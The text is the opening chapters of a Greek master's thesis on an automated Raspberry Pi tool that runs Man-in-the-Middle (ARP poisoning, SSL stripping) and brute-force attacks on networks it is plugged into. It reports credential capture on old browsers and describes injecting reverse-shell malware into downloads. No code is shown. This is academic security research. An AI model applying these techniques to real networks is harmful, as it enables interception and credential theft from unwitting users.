ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Π.Μ.Σ. «Τεχνοοικονομική Διοίκηση και Ασφάλεια Ψηφιακών Συστημάτων»

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ ΜΕ ΘΕΜΑ:
Αυτοματοποιημένη επίθεση σε δίκτυο με υπολογιστή Raspberry Pi

Πετρόπουλος Ιωάννης

Επιβλέπων Καθηγητής: Ξενάκης Χρήστος

Η παρούσα εργασία έχει αποκλειστικά εκπαιδευτικό χαρακτήρα και οι πληροφορίες που περιέχονται σε αυτή δεν θα πρέπει να χρησιμοποιηθούν με κακόβουλο σκοπό.

Ευχαριστώ τους καθηγητές του τμήματος και τους συμφοιτητές μου για την άψογη συνεργασία.

Ειδικότερα, τον Μιχάλη Ηλιόπουλο και Γιώργο Τριανταφύλλου για την ομαδική δουλειά που κάναμε κατά τη διάρκεια του Μεταπτυχιακού.

1 Περίληψη

Η παρούσα εργασία έχει σκοπό την δημιουργία και αξιολόγηση αυτοματοποιημένου εργαλείου το οποίο θα εκτελεί επιθέσεις Man In The Middle και Brute Force σε ένα δίκτυο μόλις συνδεθεί με αυτό.

Αρχικά, ορίζεται εκτενώς το αντικείμενο και το εύρος της εργασίας. Συνεχίζοντας το εισαγωγικό κομμάτι αναφέρονται γενικές πληροφορίες για τον υπολογιστή Raspberry Pi. Ακολουθεί μελέτη εργαλείων και παρουσιάζονται συνοπτικά αποτελέσματα των επιθέσεών τους.

Φτάνοντας στο κύριο μέρος αρχικά αναφέρεται η προετοιμασία που πρέπει να γίνει στο Raspberry Pi ώστε να εκτελεστεί η επίθεση αυτοματοποιημένα και ακολουθεί τμηματικά ο κώδικας μαζί με την περιγραφή του. Αμέσως μετά παρουσιάζονται τα αποτελέσματα της επίθεσης του αυτοματοποιημένου εργαλείου με screenshots.

Το επόμενο κεφάλαιο αφορά τα συμπεράσματα που εξάγονται από την επίθεση που παρουσιάστηκε. Εν συνεχεία προτείνονται λύσεις που θα μπορούσαν να χρησιμοποιηθούν ως αντίμετρα για την αποφυγή τέτοιου είδος επιθέσεων.

Οδεύοντας προς της ολοκλήρωση της εργασίας καταγράφονται πληροφορίες για περαιτέρω ανάπτυξη για κάποιον που θα ήθελε να διευρύνει περισσότερο το εργαλείο.

Κλείνοντας, τα τελευταία κεφάλαια αφορούν τις πηγές και το παράρτημα όπου δίνεται και ο κώδικας του εργαλείου ολοκληρωμένα.

Περιεχόμενα

Πίνακας Εικόνων - Πινάκων

2 Εισαγωγή

Οι επιθέσεις σε ένα τοπικό δίκτυο όπου ο επιτιθέμενος έχει φυσική πρόσβαση στο router δίνουν περισσότερες δυνατότητες σε σχέση με απομακρυσμένες επιθέσεις, ξεκάθαρα λόγω του γεγονότος ότι ήδη έχει επιτευχθεί πρόσβαση στο lan. Αντίθετα, στην δεύτερη περίπτωση ο επιτιθέμενος θα πρέπει πρώτα να πάρει πρόσβαση σε ένα PC ώστε στη συνέχεια να έχει πρόσβαση στο δίκτυο.

Βέβαια, μόνο η φυσική πρόσβαση δεν αρκεί καθώς ένας κακόβουλος χρήστης θα έπρεπε να συνδέσει και έναν υπολογιστή όπως π.χ. ένα laptop ώστε να πραγματοποιήσει τη επίθεσή του, με αυτόν τον τρόπο όμως θα γινόταν αμέσως αντιληπτός από τους άλλους χρήστες.

Την λύση σε αυτό το πρόβλημα μπορούν να δώσουν οι υπολογιστές πολύ μικρού μεγέθους, που θα μπορούσαν να συνδεθούν σε ένα router χωρίς να γίνουν αντιληπτοί. Τέτοιο υπολογιστές οι οποίοι συνεχώς εμπλουτίζουν την αγορά είναι για παράδειγμα τα *Parallella*, *PixelPro*, *CuBox*, *FriendlyARM* και τέλος το *Raspberry Pi* με το οποίο ασχολείται αυτή η εργασία. Οι εν λόγω υπολογιστές έχουν χαμηλή υπολογιστική ισχύ σε σχέση με ένα σύγχρονο PC και για αυτό τον λόγο τρέχουν ως επί το πλείστον λειτουργικό σύστημα Linux. Το γεγονός αυτό τους δίνει την δυνατότητα να τρέχουν προγράμματα ηλεκτρονικών επιθέσεων και είναι αξιοσημείωτο πως η εταιρία *Offensive Security* έχει δημιουργήσει εκδόσεις του Kali Linux προσαρμοσμένες να τρέχουν σε αυτά τα μηχανήματα.

Όπως είναι αναμενόμενο, οι εκδόσεις αυτές του Kali Linux υπολείπονται πολύ της βασικής έκδοσης καθώς δεν έχουν συμπεριληφθεί εργαλεία και βιβλιοθήκες με σκοπό το λειτουργικό σύστημα να τρέχει ικανοποιητικά σε υπολογιστές χαμηλών επιδόσεων.

Τέλος, με στόχο την πραγματοποίηση της επίθεσης που αναφέρθηκε παραπάνω, ο υπολογιστής θα πρέπει να εκτελέσει αυτόματα τα απαραίτητα εργαλεία.

3 Αντικείμενο Εργασίας

Αντικείμενο της παρούσας εργασίας είναι η δημιουργία ενός αυτοματοποιημένου εργαλείου το οποίο θα εκτελεί επίθεση Man In The Middle στο δίκτυο από έναν υπολογιστή Raspberry Pi, μόλις επικοινωνήσει με το router. Στόχος της επίθεσης είναι η παρακολούθηση των πακέτων δεδομένων του δικτύου και η καταγραφή κωδικών πρόσβασης μεταξύ των υπόλοιπων υπολογιστών και του διαδικτύου. Επίσης μελετάται η δυνατότητα του εργαλείου να ανακαλύψει τους κωδικούς πρόσβασης ακόμα και όταν χρησιμοποιούνται οι πιο σύγχρονες μέθοδοι κρυπτογράφησης των δεδομένων και σε ποιες περιπτώσεις είναι εφικτό να το επιτύχει.

Ακόμη, το εργαλείο δεν περιορίζεται σε αυτόν τον παθητικό ρόλο αλλά διενεργεί σάρωση του δικτύου για ανοιχτές θύρες υπηρεσιών και πραγματοποιεί επίθεση Brute Force όπου αυτό εφαρμόζεται.

Επίσης, το Raspberry Pi θα πρέπει να συνδεθεί με λυχνίες ενδείξεων που να πληροφορούν τον επιτιθέμενο για την πορεία της επίθεσης. Καθώς ο υπολογιστής δεν θα είναι συνδεδεμένος με οθόνη, ο επιτιθέμενος θα μπορεί να γνωρίζει αν το εργαλείο λειτουργεί σωστά κοιτάζοντας τις λυχνίες.

Τέλος, το εργαλείο θα πρέπει να εκτελείται γρήγορα και αποδοτικά με σκοπό να έχει ολοκληρώσει την επίθεση του σε σύντομο χρονικό διάστημα λεπτών. Κατά την δημιουργία του εργαλείου θα πρέπει να ληφθεί υπόψη η χαμηλή υπολογιστική ισχύς του Raspberry Pi ώστε να τρέξει όσο το δυνατόν συντομότερα.

4 Εύρος Εργασίας

Η εφαρμογή της επίθεσης Man In The Middle θα ελεγχθεί σε 2 υπολογιστές και ένα κινητό τηλέφωνο ως στόχους. Σε ό,τι αφορά τους 2 υπολογιστές, επιλέχτηκε ένα παλαιό μηχάνημα και ένα πλήρως ενημερωμένο.

Συγκεκριμένα, θα δοκιμαστεί η επίθεση του εργαλείου σε έναν υπολογιστή με λειτουργικό σύστημα Windows XP SP3 και ένα με Windows 10 με τα τελευταία updates που υπήρχαν όταν γράφτηκε αυτή η εργασία. Το εν λόγω παλαιό λειτουργικό σύστημα επιλέχθηκε καθώς είναι το 3ο σε χρήση στην Ελλάδα με 9,35%[1] που είναι σημαντικό ποσοστό. Τα Windows 10 επιλέχθηκαν για να δοκιμαστεί η αποτελεσματικότητα του εργαλείου στις πιο σύγχρονες τεχνολογίες που υπάρχουν.

Στα ανωτέρω μηχανήματα θα ελεγχθούν οι browsers Firefox, Chrome και Internet Explorer, καθώς οι συγκεκριμένοι χρησιμοποιούνται από τους περισσότερους χρήστες σε συνολικό ποσοστό 82,05[2].

Ακόμη, η συγκεκριμένη επίθεση θα δοκιμαστεί και σε κινητό τηλέφωνο Android με browsers Firefox και Chrome. Το λειτουργικό Android επιλέχθηκε καθώς χρησιμοποιείται από τις περισσότερες κινητές συσκευές, και συγκεκριμένα σε ποσοστό 82,28%[3].

Παράλληλα με την επίθεση Man In The Middle το εργαλείο θα πραγματοποιήσει επίθεση Brute Force σε τυχόν ανοιχτές Ports που θα βρεθούν από μηχανήματα στο δίκτυο. Οι Ports και τα πρωτόκολλα που θα δοκιμαστεί η επίθεση είναι:

- 21 / FTP
- 22 / SSH
- 23 / TELNET
- 990 / FTPS
- 3389 / Remote Desktop Connection
- 5900 / VNC

Σε περίπτωση επιτυχίας της επίθεσης οι κωδικοί που βρέθηκαν αποθηκεύονται σε log file. Η περαιτέρω χρήση τους δεν μελετάται καθώς θεωρείται εκτός πεδίου εύρους αυτής της εργασίας.

[1] http://gs.statcounter.com/os-version-market-share/windows/desktop/greece (1/6/2017)

[2] http://gs.statcounter.com/browser-version-market-share/desktop/greece (1/6/2017)

[3] http://gs.statcounter.com/os-market-share/mobile/greece (1/6/2017)

5 Το Raspberry Pi

Το Raspberry Pi είναι μια σειρά μικρών φορητών υπολογιστών που αναπτύχθηκε στο Ηνωμένο Βασίλειο απ την εταιρεία Raspberry Pi, για να προωθήσει τη διδασκαλία της επιστήμης των υπολογιστών στα σχολεία. Το πρωταρχικό μοντέλο έγινε μακράν πιο δημοφιλές από το αναμενόμενο, πουλώντας για χρήσεις που δεν είχαν αρχικά υπολογισθεί, όπως είναι η ρομποτική. Τα περιφερειακά όπως πληκτρολόγια, ποντίκια και θήκες δεν περιλαμβάνονται με το Raspberry Pi, μερικά αξεσουάρ ωστόσο έχουν συμπεριληφθεί σε αρκετές επίσημες και ανεπίσημες εκδόσεις.[4]

Σχετικά με την εταιρεία Raspberry Pi, πάνω από 5 εκατομμύρια Raspberry Pi είχαν πουληθεί πριν το Φεβρουάριο του 2015 κάνοντάς το τον πρώτο υπολογιστή σε πωλήσεις στην Βρετανία. Μέχρι το Νοέμβριο του 2016 είχαν πουληθεί 11 εκατομμύρια κομμάτια.[4]

Από την κυκλοφορία του πρώτου Raspberry Pi έως σήμερα έχουν κατασκευαστεί αρκετές εκδόσεις. Η τελευταία είναι το Raspberry Pi 3 Model B που κυκλοφόρησε το Φεβρουάριο του 2016 και περιλαμβάνει ενσωματωμένο Wi-Fi, Bluetooth και δυνατότητα εκκίνησης μέσω USB. Τα Raspberry Pi τιμολογούνται περίπου 35$.[4] Αυτό το μοντέλο χρησιμοποιήθηκε για την παρούσα μελέτη.


Εικόνα 1 Το Raspberry Pi 3 που χρησιμοποιήθηκε για την παρούσα εργασία


[4] https://en.wikipedia.org/wiki/Raspberry_Pi (1/6/2017)


6 Λυχνίες Ενδείξεων

Οι λυχνίες ενδείξεων έχουν σκοπό να πληροφορούν τον επιτιθέμενο για την ομαλή λειτουργία του αυτοματοποιημένου εργαλείου. Λόγω της απουσίας της οθόνης, οι λυχνίες θα έχουν το ρόλο να ενημερώνουν σε ποιο στάδιο βρίσκεται η επίθεση. Ανάλυση της κατασκευής της πλακέτας των λυχνιών δεν θα γίνει καθώς θεωρείται εκτός πεδίου ορισμού αυτής της εργασίας, ωστόσο, παρουσιάζονται κάποια βασικά στοιχεία και παραθέτονται φωτογραφίες.

Για την πλακέτα χρησιμοποιήθηκαν 5 λυχνίες led διαφορετικού χρώματος ώστε κάθε χρώμα να αντιπροσωπεύει και διαφορετικό μήνυμα. Συγκεκριμένα χρησιμοποιήθηκαν λευκό, μπλε κόκκινο, πράσινο και πορτοκαλί. Στη γείωση κάθε led είναι συνδεδεμένη μία αντίσταση 1kΩ για προστασία του Raspberry Pi.







7 Μελέτη Εργαλείων

Σε αυτό το κεφάλαιο θα αναφερθούμε στα εργαλεία που δοκιμάστηκαν με σκοπό την εξεύρεση των πιο αποτελεσματικών και αποδοτικών στις επιθέσεις Man In The Middle και Brute Force ώστε να ενσωματωθούν στο αυτοματοποιημένο εργαλείο που θα κατασκευαστεί.

7.1 Man In The Middle

Προτού εξετάσουμε τα εργαλεία θα γίνει μία μικρή αναφορά στα μέτρα ασφαλείας των website και των browsers.

7.1.1 Μέτρα ασφαλείας

HTTPS: Το HTTPS (Hypertext Transfer Protocol Secure) χρησιμοποιείται για να δηλώσει μία ασφαλή δικτυακή σύνδεση HTTP. Ένας σύνδεσμος (URL) που αρχίζει με το πρόθεμα HTTPS υποδηλώνει ότι τα δεδομένα θα ανταλλάσσονται κρυπτογραφημένα και θα χρησιμοποιηθεί διαφορετική Port για τη σύνδεση σε σχέση με το απλό HTTP (443 αντί 80). Το σύστημα αυτό σχεδιάστηκε για sites όπου απαιτείται αυθεντικοποίηση χρηστών και κρυπτογραφημένη επικοινωνία. Σήμερα χρησιμοποιείται ευρέως στο διαδίκτυο όπου χρειάζεται αυξημένη ασφάλεια και διακινούνται ευαίσθητες πληροφορίες π.χ. αριθμοί πιστωτικών καρτών, passwords κοκ. Το HTTPS αναφέρεται στον συνδυασμό του απλού HTTP πρωτοκόλλου και των δυνατοτήτων κρυπτογράφησης που παρέχει το πρωτόκολλο Secure Sockets Layer (SSL). Για να χρησιμοποιηθεί το HTTPS σε έναν server, θα πρέπει ο διαχειριστής του να εκδώσει ένα πιστοποιητικό δημόσιου κλειδιού. Στην συνέχεια το πιστοποιητικό αυτό θα πρέπει να υπογραφεί από μία αρχή πιστοποίησης (certificate authority), η οποία πιστοποιεί ότι ο εκδότης του πιστοποιητικού είναι νομότυπος και ότι το πιστοποιητικό είναι έγκυρο. Με τον τρόπο αυτό οι χρήστες μπορούν να δουν την υπογραφή της αρχής πιστοποίησης και να βεβαιωθούν ότι το πιστοποιητικό είναι έγκυρο και ότι κανένας κακόβουλος χρήστης δεν το έχει πλαστογραφήσει.[5]

HSTS: Το HSTS (HTTP Strict Transport Security) είναι ένας μηχανισμός ασφάλειας που βοηθά στο να προστατεύει τα websites από επιθέσεις υποβάθμισης πρωτοκόλλου και απόπειρες cookie hijacking. Επιτρέπει στους web servers να δηλώνουν ότι οι browsers θα αλληλεπιδρούν μόνο χρησιμοποιώντας ασφαλείς συνδέσεις HTTPS, και ποτέ μέσω του μη ασφαλούς πρωτοκόλλου HTTP. Η πολιτική HSTS διαβιβάζεται από το διακομιστή στο browser μέσω ενός πεδίου HTTP που ονομάζεται *Strict-Transport-Security*.[6]

Όταν ένα web application εφαρμόζει το HSTS σε ένα browser, τότε ο τελευταίος:[6]

1. Αυτόματα μετατρέπει τις απλές HTTP συνδέσεις με το application σε HTTPS

[5] https://el.wikipedia.org/wiki/HTTPS (1/6/2017)
[6] https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security (1/6/2017)

2. Εάν η εφαρμογή του πρωτοκόλλου HTTPS δεν μπορεί να διασφαλιστεί (π.χ. το πιστοποιητικό TLS δεν είναι έγκυρο), τότε εμφανίζει ένα μήνυμα σφάλματος και δεν επιτρέπει στον χρήστη την πρόσβαση στο application.

Το HSTS βοηθά στην προστασία απέναντι σε παθητικές (παρακολούθηση δεδομένων) και ενεργητικές επιθέσεις δικτύου. Μία επίθεση Man In The Middle έχει σημαντικά μειωμένες πιθανότητες να παρακολουθήσει τα αιτήματα και τις απαντήσεις μεταξύ ενός χρήστη και ενός διακομιστή.[6]


Η πιο σημαντική ευπάθεια που μπορεί να διορθώσει το HSTS είναι οι επιθέσεις SSL-Stripping μέσω Man In The Middle που πρωτοεμφανίστηκαν από τον *Moxie Marlinspike* το 2009.[6]

7.1.2 SSLSTRIP

Το εργαλείο SSLSTRIP κατασκευάστηκε από τον ερευνητή *Moxie Marlinspike* το 2009 και έφτασε στην τελική έκδοση που είναι το SSLSTRIP 0.9, το 2011. Όπως δηλώνει και το όνομά του, το εργαλείο υποβαθμίζει μία σύνδεση HTTS σε HTTP επιτρέποντας τα πακέτα δεδομένων να μεταφέρονται ακρυπτογράφητα και να είναι ευάλωτα σε υποκλοπή.


Τα πειράματα εφαρμογής του εργαλείου έδειξαν πως δεν είναι αποτελεσματικό απέναντι στον μηχανισμό HSTS καθώς είναι πολύ μεταγενέστερος του SSLSTRIP. Αξίζει όμως να σημειωθεί πως αν ο χρήστης χρησιμοποιεί κάποιον παλιό Browser τότε το εργαλείο πετυχαίνει τον σκοπό του. Καθώς ο μηχανισμός HSTS εξαρτάται ταυτόχρονα και από το website αλλά και από το Browser, αν ένα από τα δύο μέρη δεν τον υποστηρίζει τότε δεν εφαρμόζεται. Για παράδειγμα, σε έναν υπολογιστή με Windows XP η τελευταία έκδοση του Internet Explorer που υποστηρίζεται είναι η έκδοση 8 ή οποία δεν υποστηρίζει το HSTS.

Ακολουθούν screenshots από τα πειράματα.



Εικόνα 2 Win XP IE 8: Αριστερά: Ο υπολογιστής-στόχος. Δεξιά: ο υπολογιστής του επιτιθέμενου


Το SSLSTRIP λειτούργησε σωστά και ο browser συνδέθηκε με πρωτόκολλο HTTP αντί για HTTPS. Στη συνέχεια ο χρήστης εισάγει τα στοιχεία του.



Εικόνα 3 Win XP IE 8: Αριστερά: Ο υπολογιστής-στόχος. Δεξιά: ο υπολογιστής του επιτιθέμενου

Μόλις ο χρήστης πληκτρολόγησε το username του και το password το SSLSTRIP τα κατέγραψε στο logfile του.

Εν συνεχεία, επαναλαμβάνουμε το πείραμα με ένα σύγχρονο browser, Firefox 50.0.1.



Εικόνα 4 Win XP Firefox 50: Αριστερά: Ο υπολογιστής-στόχος. Δεξιά: ο υπολογιστής του επιτιθέμενου

Όπως ήταν αναμενόμενο, απέναντι σε ένα νεώτερο browser που χρησιμοποιεί HSTS το SSLSTRIP δεν μπόρεσε να πετύχει υποβάθμιση του πρωτοκόλλου.

7.1.3 Man In The Middle framework (MITMf)

Το MITMf κατασκευάστηκε από τον χρήστη με το ψευδώνυμο *byt3bl33d3r* και σύμφωνα με αυτόν στόχος του είναι να παρέχει μία ολοκληρωμένη λύση για επιθέσεις Man In The Middle αναβαθμίζοντας και βελτιώνοντας υπάρχουσες επιθέσεις και τεχνικές. Αρχικά

φτιάχτηκε για να διορθώσει σημαντικά προβλήματα άλλων εργαλείων αλλά σχεδόν ξανακατασκευάστηκε από την αρχή ώστε να γίνει μία αρθρωτή και επεκτάσιμη λύση.[7]

Το MITMf περιλαμβάνει πολλά plugins τα οποία αυτοματοποιούν κάποιες λειτουργίες που σε διαφορετική περίπτωση θα έπρεπε να χρησιμοποιηθούν πολλά διαφορετικά εργαλεία για τον ίδιο σκοπό.

Παρακάτω αναφέρονται τα plugins που χρησιμοποιήθηκαν:

- ARP και SPOOF: Χρησιμοποιούνται σε συνδυασμό ώστε να πραγματοποιηθεί arp poisoning στο δίκτυο και η κίνηση να περνά από τον υπολογιστή του επιτιθέμενου, θέτοντάς τον ουσιαστικά σε ρόλο gateway
- HSTS: Χρησιμοποιείται με σκοπό να εμποδίσει την λειτουργία του HSTS αποκρυπτογραφώντας τα δεδομένα στο δίκτυο. Περιέχει μία ανανεωμένη έκδοση του SSLSTRIP που δημιουργήθηκε αρκετά μεταγενέστερα της αρχικής και ονομάζεται *SSLSTRIP+* / *SSLSTRIP2*.


Ένα ακόμη plugin το οποίο δοκιμάστηκε διεξοδικά αλλά δεν ήταν δυνατόν να συμπεριληφθεί είναι το *filepwn*. Το εν λόγω plugin κάνει inject malware κώδικα reverse tcp σε εκτελέσιμα αρχεία που γίνονται download από έναν υπολογιστή-στόχο. Όταν εκτελεστεί ένα τέτοιο αρχείο, ανοίγει σύνδεση μέσω Metaspoit meterpreter σε έναν υπολογιστή που έχει ορίσει ο επιτιθέμενος μέσα στον κώδικα του malware.

Κατά τα πειράματα που έγιναν με το filepwn παρουσιάστηκαν πολλά προβλήματα στη λειτουργία του και εν γένει ασταθή συμπεριφορά. Κυριότερος λόγος αυτού είναι ότι από όταν φτιάχτηκε μέχρι σήμερα έχουν αλλάξει σε μεγάλο βαθμό οι βιβλιοθήκες της Python, τις οποίες χρησιμοποιεί και αντιμετωπίζει προβλήματα με τις νεώτερες εκδόσεις τους. Τα ανωτέρω πειράματα έγιναν αρχικά σε virtual machine με την πλήρη έκδοση του Kali 2017 και μετέπειτα ακολούθησαν δοκιμές στην έκδοση του Kali για Raspberry. Στην συγκεκριμένη πλατφόρμα το filepwn δεν ήταν δυνατό να τρέξει ποτέ επιτυχώς και για αυτό αποφασίστηκε η μη χρησιμοποίησή του στο αυτοματοποιημένο εργαλείο.

